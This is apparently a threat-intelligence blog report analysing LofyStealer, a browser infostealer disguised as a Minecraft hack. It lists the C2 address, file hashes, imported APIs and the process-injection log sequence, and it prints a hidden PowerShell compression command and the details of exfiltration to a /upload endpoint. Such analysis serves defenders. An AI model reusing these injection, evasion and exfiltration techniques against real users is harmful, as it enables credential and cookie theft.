

LofyStealer: Malware targeting Minecraft players. - ZenoX

 zenox.ai/en/lofystealer-malware-mirando-jogadores-de-minecraft

ZenoX Team


April 24, 2026



LofyStealer: Malware targeting Minecraft players.

Key Findings:

During threat hunting activities conducted on the ANY.RUN platform, the artifact was identified in public submissions of the interactive sandbox. The analysis of samples available in the public repository allowed correlating hashes and network behaviors with the already mapped C2 infrastructure (24.152.36.241), confirming that the GrabBot/Slinky campaign is active and being distributed in a real environment. The sandbox results complement the static analysis presented in this report, providing dynamic execution evidence.



Attack Vector and Social Engineering: The malware disguises itself as a Minecraft hack called “Slinky”. It uses the official game icon to induce voluntary execution, exploiting the trust of young users in the gaming scene.

Architecture and Evasion: The software operates in a two-stage modular structure:

Loader (load.exe): Packaged in Node.js (via pkg), 53.5 MB. The large size and thousands of legitimate libraries (V8, OpenSSL) aim to “dilute” malicious signatures and bypass sandbox upload limits.

Payload (chromelevator.exe): A native C++ binary of 1.4 MB, injected directly into memory.

Exfiltration and Theft Capabilities: The malware is a highly comprehensive infostealer, targeting 5 data categories across 8 different browsers (Chrome, Edge, Brave, Opera GX, Firefox, etc.):

Infection Chain:



1. Campanha mirando usuários de hack para minecraft



2. Baixa o "hack Slinky" falso



3. Executa um loader em node.js



4. Comunica com servidor (C2)



5. Baixa o Payload final em C++



6. Exfiltração de dados, cookies, IBANs




7. Envia para C2 (/upload) malware **LofyStealer**

EXECUTIVE SUMMARY

This report documents the static analysis of two PE64 binaries comprising a modular infostealer identified as LofyStealer, with characteristics of GrabBot/1.0 built with the “Slinky Cracked” builder, distributed as an alleged Minecraft hack, exploiting the trust of a predominantly young audience.

The threat operates in two stages: a 53.5 MB loader (load.exe) based on Node.js packaged via pkg, and a native C++ payload of 1.4 MB (chromelevator.exe) that is decrypted in memory and injected directly into the victim’s browser processes via direct syscalls to the Windows kernel.

The separation between loader and payload, combined with the use of syscalls that bypass EDR hooks, demonstrates a level of sophistication above average for malware distributed in a gaming context.




LOADER ANALYSIS:

Loader Packaging: load.exe is a JavaScript application packaged with pkg (a Vercel tool that compiles Node.js apps into standalone binaries). The definitive evidence lies in the PDB path:

C:\Users\runneradmin\AppData\Local\Temp\pkg.6709935bf6bb94abb8c538bc\node\out\Release\node.pdb. The “runneradmin” string indicates compilation via GitHub Actions (GitHub’s CI/CD service), meaning the build is automated.

The 53.5 MB binary contains the complete Node.js runtime (Google’s V8 engine, libuv for async I/O, OpenSSL for cryptography, zlib for compression, ICU for internationalization, llhttp for HTTP parsing) plus the malicious JavaScript code embedded in the binary and executed by the runtime.

Malware Evasion: This technique is increasingly common in modern malware because it complicates static analysis (the actual code is in JavaScript, not native code), the large size (53 MB) hinders uploads to sandboxes and analysis services, and the binary “appears” legitimate as it contains thousands of functions from well-known libraries.



load.exe imports 12 DLLs with over 500 functions, a much broader profile than chromelevator.exe, reflecting the Node.js runtime complexity. Beyond inherited Node.js functions, the following DLLs stand out for malicious activity relevance:

dbghelp.dll (13 functions): Includes MiniDumpWriteDump, enabling dumps of running processes. Sym* functions (SymSetOptions, SymSetSearchPathW, SymGetModuleBase64) are used for symbol resolution. This DLL gives the loader the ability to extract process memory, potentially capturing sensitive data not accessible via the file system.

WS2_32.dll (43 functions): Windows sockets library (Winsock2). The 43 imported functions provide complete low-level network capability, including TCP/UDP sockets, DNS, and async operations. Used by libuv (Node.js I/O library) for all network operations, including HTTP, WebSocket, and potentially direct C2 communication.

Public submissions identified on **ANY.RUN** confirmed network activity via WS2_32, recording TCP connections to IP 24.152.36.241 on port 8080 during dynamic loader execution, validating that these functions are effectively used for C2 communication and not just passively inherited from the Node.js runtime.

CRYPT32.dll (7 functions): Includes CertOpenStore, CertCloseStore, CertEnumCertificatesInStore, CertFindCertificateInStore, and CertDuplicateCertificateContext. These functions provide access to digital certificates and private keys stored in the Windows Certificate Store. They can be used to steal authentication certificates or manipulate TLS trust.

IPHLPAPI.DLL (8 functions): Network information functions such as GetBestRoute2, if_nametoindex, and NotifyIpInterfaceChange. Used for network reconnaissance and connectivity change detection.

KERNEL32.dll (279 functions): Includes critical attack functions: CreateRemoteThread and OpenProcess (standard API process injection), VirtualAlloc and VirtualProtect (memory manipulation), CreateNamedPipeW and ConnectNamedPipe (IPC), LoadLibraryA/W/ExW (dynamic loading), IsDebuggerPresent (anti-debug). Behavioral analysis in ANY.RUN public executions corroborated the CreateProcessW call in suspended state and subsequent injection via VirtualAllocEx/WriteProcessMemory into the browser process, confirming the loader uses both standard KERNEL32 API and direct syscalls resolved from ntdll.dll at runtime by the payload.

Cryptography Algorithm:

O payload utiliza criptografia para dois propósitos distintos, ambos baseados no SHA-256 via Windows CNG (bcrypt.dll).

1. Chave mestra (ASTER_KEY): The string “ASTER_KEY:” suggests a master key is provided as a parameter (possibly via –secret or embedded in the binary). “ASTER” may be an internal acronym or reference to a custom derivation scheme.

2. SHA-256 (CNG): BCryptOpenAlgorithmProvider is called with the “SHA256” identifier (confirmed via UTF-16 string). The master key is processed by BCryptHashData to generate a 32-byte digest.

3. Decryption: The resulting SHA-256 digest is used as a key to decrypt the payload in memory. The specific symmetric cipher algorithm is not identifiable through static analysis alone; it could be AES-256 (using the 32 bytes as a key), XOR with the hash, or a custom algorithm. The string “[+] Payload decrypted (bytes)” confirms the success of the operation.

The “sig” field in the JSON sent to the C2 contains a SHA-256 hash functioning as an integrity signature. The probable process: ZIP data (before Base64 encoding) is hashed via BCryptHashData with SHA-256, and the resulting hex digest is included as “sig” in the JSON. The C2 can then verify data was transmitted without corruption.

TLS/SSL: Secure connections via SSL_CTX_*, SSL_connect, SSL_read, SSL_write. Can be used for encrypted C2 communication.

Random number generation: RAND_bytes, BCryptGenRandom (imported from bcrypt.dll) for nonce and session key generation.

```
local_68 = DAT_14279bf80 ^ (ulonglong)auStack_c8;
local_a8 = param_4;
if (((param_1 == (uint *)0x0) || (param_2 == (uint *)0x0)) || (param_4 == 0)) ||
    (param_6 == (uint *)0x0)) {
    OPENSSL_die("assertion failed: in && out && key && ivc",
               "C:\\Users\\runneradmin\\AppData\\Local\\Temp\\pkg.6709935bf6bb94abb8c538bc\\node\\d
eps\\openssl\\openssl\\crypto\\aes\\aes_ige.c"
               ,0xc2);
}
```

Below is the comparison between Loader and final Payload

Aspecto	chromelevator.exe	load.exe
Papel	Payload / worker	Loader / orquestrador
Linguagem	C++ nativo (MSVC)	JavaScript (Node.js via pkg)
Tamanho	1.4 MB (cirúrgico)	53.5 MB (runtime completo)
Subsystem	GUI (sem janela)	Console
Compilação	21/04/2026 (mais recente)	25/03/2026 (mais antigo)
DLLs importadas	5 DLLs, 127 funções	12 DLLs, 500+ funções
Onde roda	Injetado no processo do browser	Processo independente
Evasão	Syscalls diretas, sem PDB/metadata	Camuflado em binário Node.js
Metadados	Zero (stripped)	“Slinky Cracked” exposto
Comunicação C2	WinHTTP (11 funcs)	WS2_32 + OpenSSL/TLS
Criptografia	bcrypt (SHA-256 CNG)	OpenSSL completo + bcrypt
Injeção	Syscalls diretas (ntdll runtime)	API padrão (CreateRemoteThread)
Persistência	Nenhuma (vive em memória)	Arquivo em disco

file	
file > sha256	45D4040E76A0D357DD6E236E185ABA2EB82420D786408FD1F3DEDE32B33931F7
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 56096727 bytes, entropy: 6.596
file > type	executable, 64-bit, console
file > version	1.0.0.0
file > description	Slinky Cracked
entry-point > first 32 bytes (hex)	48 83 EC 28 E8 27 04 00 00 48 83 C4 28 E9 72 FE FF FF CC CC 48 8B C4 48 89 58 08 48 89 68 10 48
entry-point > location	0x014F2D34 (section[.text])
file > signature	Microsoft Linker 14.44
stamps	
stamp > compiler	Wed Mar 25 09:15:13 2026 (UTC)
stamp > debug	Wed Mar 25 09:15:13 2026 (UTC)
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\void\desktop\floss-v3.1.1-windows\load.exe
debug > file	C:\Users\runneradmin\AppData\Local\Temp\pkg.6709935bf6bb94abb8c538bc\node\out\Release\nod..
export > original-file-name	node.exe
version > original-file-name	load.exe

PAYLOAD ANALYSIS – STAGE 2

The binary has the following compiler-enabled protections: HIGH_ENTROPY_VA (support for 64-bit ASLR with high entropy), DYNAMIC_BASE (ASLR, base address randomization), NX_COMPAT (DEP, data execution prevention), and TERMINAL_SERVER_AWARE. Notably, GUARD_CF (Control Flow Guard) is disabled, facilitating control flow exploitation.


Binary Structure: The binary has 6 sections. The .text section occupies 98.4% of the total file with an entropy of 7.84, which is extremely high. This entropy indicates compilation with LTCG (Link-Time Code Generation) combined with possible inline encrypted data, such as the injection payload and decryption keys. Detect It Easy (DiE) classified it as “[Heur] Compressed or packed data”; however, there is no classic packer, as the Raw/Virtual ratios are all close to 1.0.

chromelevator.exe imports only 5 DLLs with 127 functions, an extremely lean and surgical profile. Each DLL has a clear purpose in the attack cycle. Beyond statically imported DLLs, the binary loads ntdll.dll and mscoree.dll at runtime via LoadLibraryExW/GetProcAddress to resolve direct syscalls and check the .NET environment.

The screenshot shows the VirusShare analysis interface for chromelevator.exe. The top bar indicates the file is a PE32+ executable (GUI) for x86-64, 64-bit, with 6 sections and a size of 1.47 MB. The entropy is 7.82. The main analysis pane shows the following details:

Property	Value	Status	Comment
Sistema operacional:	Windows(Vista)[AMD64, 64 bits, GUI]	S	?
Linker:	Microsoft Linker(14.36.35725)	S	?
Compilador:	Microsoft Visual C/C++(19.36.35725)[LTCG/C++]	S	?
Linguagem:	C++	S	?
Ferramenta:	Visual Studio(2022, v17.6)	S	?
(Heur)Empacotador:	Compressed or packed data[High entropy + Section 0 (".text") compressed]	S	?

Imports – Functional Analysis:



A **KERNEL32.dll** provides the base functions used by the malware, covering multiple operation stages. It is used for process creation and control, including starting the browser suspended for injection, terminating existing processes, and managing timing.

It also enables internal communication (IPC) via Named Pipes between the payload and the main process. For data access, it allows file manipulation, reading browser databases (cookies, credentials) and organizing temporary directories. For injected code execution, it uses memory control (VirtualProtect), while more sensitive allocation functions are dynamically resolved via syscalls.

The malware employs dynamic API resolution (LoadLibrary/GetProcAddress) to avoid IAT exposure, hindering static analysis. It also includes anti-analysis mechanisms such as debugger detection and timing checks against sandboxes.

Finally, it performs system reconnaissance (hostname, time, environment variables) and encoding conversion (UTF-16 ↔ UTF-8) to structure and exfiltrate data to the C2.

WinHTTP is the Windows client HTTP library, used here for all communication with the C2 server. The 11 imported functions form the complete cycle of an HTTP request: **WinHttpOpen** initializes the HTTP session with the User-Agent "GrabBot/1.0". **WinHttpConnect** establishes the connection with the C2 IP (24.152.36.241). **WinHttpOpenRequest** creates the POST request for the /upload endpoint. **WinHttpAddRequestHeaders** adds "Content-Type: application/json". **WinHttpSetOption** configures options such as timeout and security flags. **WinHttpSendRequest** sends the request with the JSON body containing the stolen data in Base64. **WinHttpReceiveResponse** waits for the server response. **WinHttpQueryHeaders** and **WinHttpQueryDataAvailable** verify the HTTP status and response size. **WinHttpReadData** reads the response. **WinHttpCloseHandle** releases the resources.

WinHTTP is the Windows client HTTP library, used here for all communication with the C2 server. The 11 imported functions form the complete cycle of an HTTP request: **WinHttpOpen** initializes the HTTP session with the User-Agent "GrabBot/1.0". **WinHttpConnect** establishes the connection with the C2 IP (24.152.36.241). **WinHttpOpenRequest** creates the POST request for the /upload endpoint. **WinHttpAddRequestHeaders** adds "Content-Type: application/json". **WinHttpSetOption** configures options such as timeout and security flags. **WinHttpSendRequest** sends the request with the JSON body containing the stolen data in Base64. **WinHttpReceiveResponse** waits for the server response. **WinHttpQueryHeaders** and **WinHttpQueryDataAvailable** verify the HTTP status and response size. **WinHttpReadData** reads the response. **WinHttpCloseHandle** releases the resources.

A bcrypt.dll is the modern Windows cryptography API (CNG, Cryptography Next Generation). The 6 functions form a complete hashing pipeline:

BCryptOpenAlgorithmProvider opens the SHA-256 algorithm provider (identified via "SHA256" string in UTF-16). **BCryptCreateHash** creates a hash object. **BCryptHashData** feeds the data to be hashed. **BCryptFinishHash** finalizes and obtains the digest. **BCryptDestroyHash** and **BCryptCloseAlgorithmProvider** release resources.

This pipeline is used for two purposes: (1) runtime decryption key derivation ("Deriving runtime decryption keys...") using SHA-256 to transform the master key (ASTER_KEY) into session keys, and (2) generation of the "sig" (signature) field in the exfiltration JSON, so the C2 can validate received data integrity.

```

*****
*                               *
*               POINTER to EXTERNAL FUNCTION               *
*                               *
*****
NTSTATUS __stdcall BCryptOpenAlgorithmProvider(BCRYPT_AL...
NTSTATUS      EAX:4      <RETURN>
BCRYPT_ALG_HAN... RCX:8      phAlgorithm
LPCWSTR       RDX:8      pszAlgId
LPCWSTR       R8:8       pszImplementation
ULONG         R9D:4      dwFlags
41 BCryptOpenAlgorithmProvider <<not bound>>
PTR_BCryptOpenAlgorithmProvider_140169408 XREF[1]: FUN_1401264e4
140169408 7e 99 16      addr BCRYPT.DLL:BCryptOpenAlgorithmProvider
          00 00 00
          00 00

```

RegOpenKeyExW opens the regkeys to locate installed browsers, HKLM\SOFTWARE\Clients\StartMenuInternet\{browser}\shell\open\command to find the browser executable, and (2) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{browser} to obtain the InstallLocation and verify browser presence. Both paths are queried in 64-bit root and WOW6432Node (32-bit). **RegQueryValueExW** reads key values. **RegCloseKey** closes handles.

GetFileVersionInfoSizeW, **GetFileVersionInfoW** and **VerQueryValueW** are used to read the version of found browser executables. This allows the malware to verify compatibility and select the correct extraction methods for each browser version.

ntdll.dll does not appear in the binary's IAT (Import Address Table); it is loaded at runtime via **LoadLibraryExW** and functions are resolved via **GetProcAddress**. This is a deliberate evasion technique to bypass EDR/antivirus hooks that monitor IAT functions.

The resolved **ntdll.dll** functions are low-level syscalls (kernel level) that execute process injection operations without going through **KERNEL32.dll** wrapper functions.

Strings and Functions:

```

INFO: floss: extracting static strings
finding decoding function features: 100%| 1018/1018 [00:03<00:00, 311.45 functions/s, skipped 284 library functions (
INFO: floss.stackstrings: extracting stackstrings from 653 functions
extracting stackstrings: 100%| 653/653 [00:06<00:00, 95.06 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 70 functions...
INFO: floss.results: 1096175631
INFO: floss.results: 1096175631
INFO: floss.results: 18446744062065078016
INFO: floss.results: yshF9
INFO: floss.results: }aFc!f*8t
INFO: floss.results: 3198791665
extracting tightstrings from function 0x14015cb80: 100%| 70/70 [00:10<00:00, 6.37 functions/s]
INFO: floss.string_decoder: decoding strings
INFO: floss.results: 78016
INFO: floss.results: 18446744062065078016
INFO: floss.results: 6744062065078016
INFO: floss.results: 4278124286
INFO: floss.results: 1088
INFO: floss.results: 65278
emulating function 0x140153e64 (call 1/1): 100%| 37/37 [01:32<00:00, 2.51s/ functions]
INFO: floss: finished execution after 154.16 seconds
INFO: floss: rendering results
PS C:\Users\void\Desktop\floss-v3.1.1-windows>

```

Stracted Strings with Floss revealed 2,925 ASCII strings and 531 UTF-16LE strings. The categorization of the most relevant strings completely exposes the malware's logic:

C2 Communication: The command and control server is hardcoded in the binary in UTF-16LE: 24.152.36.241. The endpoints are /upload (POST, for sending stolen data) and /time (GET, likely a keepalive or clock synchronization). The User-Agent used is “GrabBot/1.0” and the Content-Type is “application/json”.

Target Browsers and Registry Detection: The malware searches for 8 browsers through Windows registry queries. For each browser, StartMenuInternet keys (for the executable), Uninstall (for InstallLocation), and App Paths are queried, both in HKLM\SOFTWARE and HKLM\SOFTWARE\WOW6432Node:

Browser	Executável	Pipe Pattern	Chave Uninstall	StartMenuInternet
Chrome	chrome.exe	chrome.sync.%u.%u.%04X	Google Chrome	Google Chrome
Chrome Beta	chrome.exe	chrome.nacl.%u_%04X	Google Chrome Beta	Google Chrome Beta
Edge	msedge.exe	msedge.sync.%u.%u	Microsoft Edge	Microsoft Edge
Brave	brave.exe	(via Chromium)	BraveSoftware Brave-Browser	Brave
Avast	AvastBrowser.exe	(via Chromium)	(não listado)	(não listado)
Opera	opera.exe	opera.sync.%u.%u.%04X	Opera Stable	Opera
Opera GX	opera.exe	opera.ipc.%u_%04X	Opera GX Stable	Opera GX
Firefox	firefox.exe	firefox.%u.%u	Mozilla Firefox	Firefox

Stolen data and IPC Protocol: Data extracted from browsers is transmitted via named pipes using a simple text protocol with prefixes. Each data type is preceded by an uppercase marker followed by a colon:

COOKIES: <dados codificados>

Iprocess Injection, Complete Sequence: The binary’s log messages reveal the exact process injection sequence, following the process hollowing pattern with direct syscalls

```
Creating suspended process: <browser.exe>
[+] Process created (PID: ...)
Deriving runtime decryption keys...
[+] Payload decrypted (<size> bytes)
Allocating memory in target process via syscall...
[+] Memory allocated at 0x...
[+] Payload + parameters written
[+] Memory protection set to PAGE_EXECUTE_READ
Creating remote thread via syscall...
[+] Thread created (entry: 0x...)
[+] Bootstrap entry point resolved (offset: 0x...)
[+] Payload connected
[+] IPC pipe established: ...
```

Compression and Exfiltration: After collection, data is compressed using PowerShell in hidden mode:


```
powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden
```

-Command "Compress-Archive -Path '...' -DestinationPath '...'"

Generated files follow two naming patterns: .grab_<name>.zip and output_YYYYMMDD_HHMMSS.zip. After compression, the ZIP is Base64-encoded and sent to the C2 as part of a JSON payload.

JSON Exfiltration Payload

